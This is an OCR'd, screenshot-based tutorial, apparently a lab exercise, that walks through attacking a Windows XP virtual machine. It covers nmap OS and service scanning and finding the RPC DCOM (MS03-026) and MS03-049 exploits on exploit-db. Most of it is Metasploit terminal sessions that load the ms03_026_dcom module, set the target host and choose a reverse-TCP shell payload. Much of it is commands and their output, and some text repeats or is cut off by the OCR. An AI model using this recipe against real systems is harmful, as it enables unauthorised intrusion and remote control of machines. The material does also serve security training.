
File Edit View Search Terminal Help

```
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:
windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_20
o:microsoft:windows_xp::- cpe:/o:microsoft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windo
rosoft:windows_98, cpe:/o:microsoft:windows_xp

Host script results:
|_nbstat: NetBIOS name: BUSYBOX-7021MEZ, NetBIOS user: <unknown>, NetBIOS MAC: 0
:50 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: busybox-7021mez
|   NetBIOS computer name: BUSYBOX-7021MEZ
|   Workgroup: WORKGROUP
|_  System time: 2017-08-13T14:27:47+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol

TRACEROUTE
HOP RTT     ADDRESS
1   0.35 ms 192.168.2.128
```

*exploiting Machines.txt

File Edit Search Options Help

```
# Passive Recon on Target machine

  nmap is a very powerfull tool & using
  it we can get many details. Now we will
  scan Target for it's OS because we need
  to find an exploit for machine but before
  that we need to know what OS it is running

  # nmap -O 192.168.2.128

  OS Detection shows that Target machine
  is running WinXP or Win2000. We can also
  do an Aggressive OS Detection

  # nmap -O --osscan-guess 192.168.2.128

  Both show same results. Now we will do
  an Agressive scan to dig more such as
  version of services, host scripts &
  traceroute.

  # nmap -A 192.168.2.128

  It takes little more time but provides
  much useful details. It alos confirms that
  target machine is either WinXP(SP)-SP1)
  or Win2000(SP0-SP4)
```


Windows XP SP0 exploits - Google Search - Iceweasel
Windows XP SP0 ex...
Microsoft Windows X...
Microsoft Windows X...
Metasploit modules relat...
https://www.google.co.in/search?q=Windows+XP+SP0+exploits&ie=utf-8&oe=utf-8&gws_rd=cr&ei=KBeQV
Google
Windows XP SP0 exploits
All
Videos
Images
News
Maps
More
Settings
Tools
About 38,000 results (0.58 seconds)
Metasploit modules related to Microsoft Windows Xp - CVE Details
www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html
This module exploits a kernel based overflow when sending abnormal PPTP Control Data packets to Microsoft Windows 2000 SP0-3 and XP SP0-1 based PPTP ...
Microsoft Windows XP - Workstation Service Remote Exploit (MS03-049)
https://www.exploit-db.com/exploits/130/
Dec 4, 2003 - Microsoft Windows XP - Workstation Service Remote Exploit (MS03-049). ... 1) Window XP Pro + SP0 [Rus] 2) Window XP Pro + SP1 [Rus] 3) ...
Microsoft Windows XP/2000 - 'RPC DCOM' Remote Exploit (MS03-026)
https://www.exploit-db.com/exploits/66/
Jul 26, 2003 - Microsoft Windows XP/2000 - 'RPC DCOM' Remote Exploit (MS03-026). ... 0 Windows 2000 SP0 (english) - 1 Windows 2000 SP1 (english) - 2 ...
Microsoft MS10-018 Exploit for Obsolete Windows XP SP0 - YouTube
*exploiting Machines.txt
File Edit Search Options Help
==========
Time to search for exploits
we can search exploits at :
---> exploit-db.com
---> cve-details.com
---> google search ---> WinXP SP0 Exploit
Note down CVE Detais number or Exploit
Names like RPC DCOM(MS03-026) or
WSR(MS03-049)

https://www.exploit-db.com/exploits/66/

Search

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

EDB-ID: 66	**Author**: H D Moore	**Published**: 2003-07-26
CVE: CVE-2003-0605	**Type**: Remote	**Platform**: Windows
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit

```
/*
  DCOM RPC Overflow Discovered by LSD - Exploit Based on Xfocus's Code

  Written by H D Moore <hdm [at] metasploit.com>

  - Usage: ./dcom <Target ID> <Target IP>
  - Targets:
  -          0    Windows 2000 SP0 (english)
  -          1    Windows 2000 SP1 (english)
  -          2    Windows 2000 SP2 (english)
  -          3    Windows 2000 SP3 (english)
  -          4    Windows 2000 SP4 (english)
  -          5    Windows XP SP0 (english)
  -          6    Windows XP SP1 (english)

*/
```

*exploiting Machines.txt

File Edit Search Options Help

```
==========================================

# Time to search for exploits

  we can search exploits at :
  --->  exploit-db.com
  --->  cve-details.com
  --->  google search ---> WinXP SP0 Exploit

  Note down CVE Detais number or Exploit
  Names like RPC DCOM(MS03-026) or
  WSR(MS03-049)

  Read about Exploits - it's type, CVE number
  platforms affected and more.
```

EDB-ID: 130	Author: fiNis	Published: 2003-12-04
CVE: CVE-2003-0812	Type: Remote	Platform: Windows
E-DB Verified: ✔	Exploit: Download / View Raw	Vulnerable App: N/A

« Previous Exploit

```
/* To build new netapi32.lib
        pedump /exp netapi32.dll > netapi32.exp
        buildlib netapi32.exe netapi32.exp netapi32.lib netapi32.dll


d:\>rpc_wks_bo.exe

WKS service remote exploit MS03-049 by fiNis (fiNis[at]bk[dot]ru), ver:0
-----------------------------------------------------------------
Usage: rpc_wks_bo.exe [-ht]
    -h <IP>    : Target IP
    -t <Type>  : Target type (-t0 for a list)

d:\>rpc_wks_bo.exe -t0

Possible targets are:
============================
1) Window XP Pro + SP0 [Rus]
2) Window XP Pro + SP1 [Rus]
3) Crash all

d:\>rpc_wks_bo.exe -h 192.168.100.7 -t1
```

*exploiting Machines.txt

File Edit Search Options Help

```
==========================================

# Time to search for exploits

  we can search exploits at :
  --->  exploit-db.com
  --->  cve-details.com
  --->  google search ---> WinXP SP0 Exploit

  Note down CVE Detais number or Exploit
  Names like RPC DCOM(MS03-026) or
  WSR(MS03-049)

  Read about Exploits - it's type, CVE number
  platforms affected and more.
```

CVE Details

The ultimate security vulnerability datasource

og In Register

Switch to https://
Home

Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :
CVSS Score Report
CVSS Score Distribution

Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :
Microsoft Bulletins

Metasploit Modules Related To Microsoft Windows Xp

CVE-2002-1214 MS02-063 PPTP Malformed Control Data Kernel Denial of Service

This module exploits a kernel based overflow when sending abnormal PPTP Control Data packets to Microsoft Win
a BSOD. Code execution may be possible however this module is only a DoS.
Module type : *auxiliary* Rank : *normal*

CVE-2003-352 MS03-026 Microsoft RPC DCOM Interface Overflow

This module exploits a stack buffer overflow in the RPCSS service, this vulnerability was originally found by the L
Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)
Module type : *exploit* Rank : *great* Platforms : *Windows*

CVE-2003-533 MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow

This module exploits a stack buffer overflow in the LSASS service, this vulnerability was originally found by eEye
performed by setting 'FragSize' parameter.
Module type : *exploit* Rank : *good* Platforms : *Windows*

CVE-2003-719 MS04-011 Microsoft Private Communications Transport Overflow

This module exploits a buffer overflow in the Microsoft Windows SSL PCT protocol stack. This code is based on J
remote port of any SSL service, or the port and protocol of an application that uses SSL. The only application proto
to try one of the other exploits first (WebDAV). If WebDAV does not work, this more than likely means that this is e
remote system.
Module type : *exploit* Rank : *average* Platforms : *Windows*

CVE-2003-812 MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow

This module exploits a stack buffer overflow in the NetApi32 NetAddAlternateComputerName function using the W
Module type : *exploit* Rank : *good* Platforms : *Windows*

*exploiting Machines.txt

File Edit Search Options Help

```
==========================================

# Time to search for exploits

  we can search exploits at :
  --->  exploit-db.com
  --->  cvedetails.com
  --->  google search ---> WinXP SP0 Exploit

  Note down CVE Detais number or Exploit
  Names like RPC DCOM(MS03-026) or
  WSR(MS03-049)

  Read about Exploits - it's type, CVE number
  platforms affected and more.

  cvedetails.com list all the vulnerabilities
  and exploits related to a platform.

  Note down CVE-XXXX-YYY numbers also.
```

Module Name

exploit/windows/dcerpc/ms03_026_dcom

Authors

hdm <x [at] hdm.io>

spoonm <spoonm [at] no$email.com>

cazz <bmc [at] shmoo.com>

References

CVE-2003-0352

OSVDB-2100

MSB-MS03-026

BID-8205

Targets

Windows NT SP3-6a/2000/XP/2003 Universal

*exploiting Machines.txt

File Edit Search Options Help

```
==========================================

# Time to search for exploits

  we can search exploits at :
  --->  exploit-db.com
  --->  cvedetails.com
  --->  google search ---> WinXP SP0 Exploit

  Note down CVE Detais number or Exploit
  Names like RPC DCOM(MS03-026) or
  WSR(MS03-049)

  Read about Exploits - it's type, CVE number
  platforms affected and more.

  cvedetails.com list all the vulnerabilities
  and exploits related to a platform.

  Note down CVE-XXXX-YYY numbers also.

  Exploits for our target is :

  RPC DCOM Remote Exploit
  CVE-2003-0605
  MS03-026
```

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# msfconsole

  +-----------------------------------------------------+
  |  METASPLOIT by Rapid7                               |
  +---------------------------+-------------------------+
  |                           |                         |
  |  ==c(______(o(______(_()  |  |""""""""""""|======[***
  |              )=\          |  |  EXPLOIT   \
  |             // \\         |  |_____________\_______
  |            //   \\        |  |==[msf >]============\
  |           //     \\       |  |_____________________\
  |          // RECON \\      |  \(@)(@)(@)(@)(@)(@)(@)/
  |         //         \\     |   *************************
  +---------------------------+-------------------------+
  |      o O o                |        \'\/\/\/'/       |
  |             o O           |         )======(        |
  |               o           |       .'  LOOT  '.      |
  |  |^^^^^^^^^^^^^^|l___     |      /    _||__    \     |
  |  |    PAYLOAD    |""\___, |     /    (_||_     \     |
  |  |_______________|__|)__| |    |      __||_)     |    |
  |  |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "    |
  |   = = = = = = = = = = = =  |     '-------------'     |
  +---------------------------+-------------------------+


Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metaspl

       =[ metasploit v4.11.5-2016010401                 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post       ]
```

*exploiting Machines.txt

File Edit Search Options Help

```
  Exploits for our target is :

  RPC DCOM Remote Exploit
  CVE-2003-0605
  MS03-026


========================================

# Running Metasploit Framework

  # msfconsole

  It starts with an ASCII image. Now
  we will search for exploit in local
  Metasploit Database &
  If found, use it.
  If not then download from exploit-db
```

Microsoft Windows XP/2000 - 'RPC D...

Microsoft Wi... × | Modules and... ×

https://www.exploit-db.c

EDB-ID: 66	**Author**: H D Moore	**Published**: 2003-07-26
CVE: CVE-2003-0605	**Type**: Remote	**Platform**: Windows
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit Next Exploit »

```
1  /*
2    DCOM RPC Overflow Discovered by
3
4    Written by H D Moore <hdm [at]
5
6    - Usage: ./dcom <Target ID> <Ta
7    - Targets:
8    -          0    Windows 2000 SP
9    -          1    Windows 2000 SP
10   -          2    Windows 2000 SP
11   -          3    Windows 2000 SP
12   -          4    Windows 2000 SP
13   -          5    Windows XP SP0
14   -          6    Windows XP SP1
15
```

root@kali: ~

File Edit View Search Terminal Help

```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search MS03-026
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank   Description
   ----                                ---------------  ----   -----------
   exploit/windows/dcerpc/ms03_026_dcom  2003-07-16       great  MS03-026 Microsoft RPC
Interface Overflow
```

*exploiting Machines.txt


File Edit Search Options Help

```
# Running Metasploit Framework

  # msfconsole

  It starts with an ASCII image. Now
  we will search for exploit in local
  Metasploit Database &
  If found, use it.
  If not then download from exploit-db.

  To search for exploits :
  ------------------------------
  1. Using console

     msf > search <exploit-name>

  here we have exploit MS03-026

     msf > search MS03-026

  2. Directory view

     Traverse to :

     /usr/share/metasploit-framework
               /modules/exploits
```

root@kali: ~

File Edit View Search Terminal Help

```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search MS03-026
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank   Description
   ----                                ---------------  ----   -----------
   exploit/windows/dcerpc/ms03_026_dcom  2003-07-16       great  MS03-026 Microsoft RPC
Interface Overflow
```



*exploiting Machines.txt

File Edit Search Options Help

```
=======================================

# Using Exploit modules in Metasploit

  Now we know that target machine can
  be atacked by RPC-DCOM Exploit.

  We have traced it's path in metasploit
  modules & It is :

  exploit/windows/dcerpc/ms03_026_dcom

  search on exploit also gives us rank,
  description & disclosure date of it.
```

root@kali: ~

File Edit View Search Terminal Help

```
msf > search MS03-026
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank   Descr
   ----                                  ---------------  ----   -----
   exploit/windows/dcerpc/ms03_026_dcom  2003-07-16       great  MS03-(
Interface Overflow


msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > info

       Name: MS03-026 Microsoft RPC DCOM Interface Overflow
     Module: exploit/windows/dcerpc/ms03_026_dcom
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2003-07-16

Provided by:
  hdm <x@hdm.io>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
```

*exploiting Machines.txt

File Edit Search Options Help

```
# Using Exploit modules in Metasploit

  Now we know that target machine can
  be atacked by RPC-DCOM Exploit &
  searched in our local MSF databse

  msf > search MS03-026

  We have traced it's path in metasploit
  modules & It is :

  exploit/windows/dcerpc/ms03_026_dcom

  search on exploit also gives us rank,
  description & disclosure date of it.

  To get more information we need to
  use it first & then type command
  info

  msf > use exploit/windows
                    /dcerpc/ms03_026_dcom

  msf exploit(ms03_026_dcom) > info
```

root@kali: ~

File Edit View Search Terminal Help

```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf exploit(ms03_026_dcom) >
msf exploit(ms03_026_dcom) > set RHOST 192.168.2.128
RHOST => 192.168.2.128
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.2.128    yes       The target address
   RPORT  135              yes       The target port
```

*exploiting Machines.txt

File Edit Search Options Help

```
# Preparing for Attack

  Now we will see parameters to be passed
  to exploit using show option & set .

  exploit(ms03_026_dcom) > show options

  It gives us parameters under name, their
  current setting, required(Yes/No) & little
  description.

  LHOST = Local Host  = Attacker's IP
  RHOST = Remote Host = Target's IP
  LPORT = Local Port  = Attacker Machine port
  RPORT = Remote Port = Target Machine Port

  Now fill all required options using set.

  (ms03_026_dcom)> set RHOST <Target-IP>

  Make sure all required fields are set
  by show options again.
```

root@kali: ~

File Edit View Search Terminal Help

```
set PAYLOAD windows/shell/reverse_tcp_allports
set PAYLOAD windows/shell/reverse_tcp_dns
set PAYLOAD windows/shell/reverse_tcp_rc4
set PAYLOAD windows/shell/reverse_tcp_rc4_dns
set PAYLOAD windows/shell/reverse_tcp_uuid
set PAYLOAD windows/shell_bind_tcp
set PAYLOAD windows/shell_bind_tcp_xpfw
set PAYLOAD windows/shell_hidden_bind_tcp
set PAYLOAD windows/shell_reverse_tcp
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.2.128    yes       The target address
   RPORT  135              yes       The target port


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, th
process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

*exploiting Machines.txt

File Edit Search Options Help

```
# Final show : PAYLOAD & EXPLOIT

  Now we need a reverse tcp connection from
  target(windows). So we set payload.

  path : /windows/shell/reverse_tcp

  (ms03_026_dcom) > set PAYLOAD <path>

  once payload is set for exploit, fill the
  required options of payload same way we
  did for exploits.
```

root@kali: ~

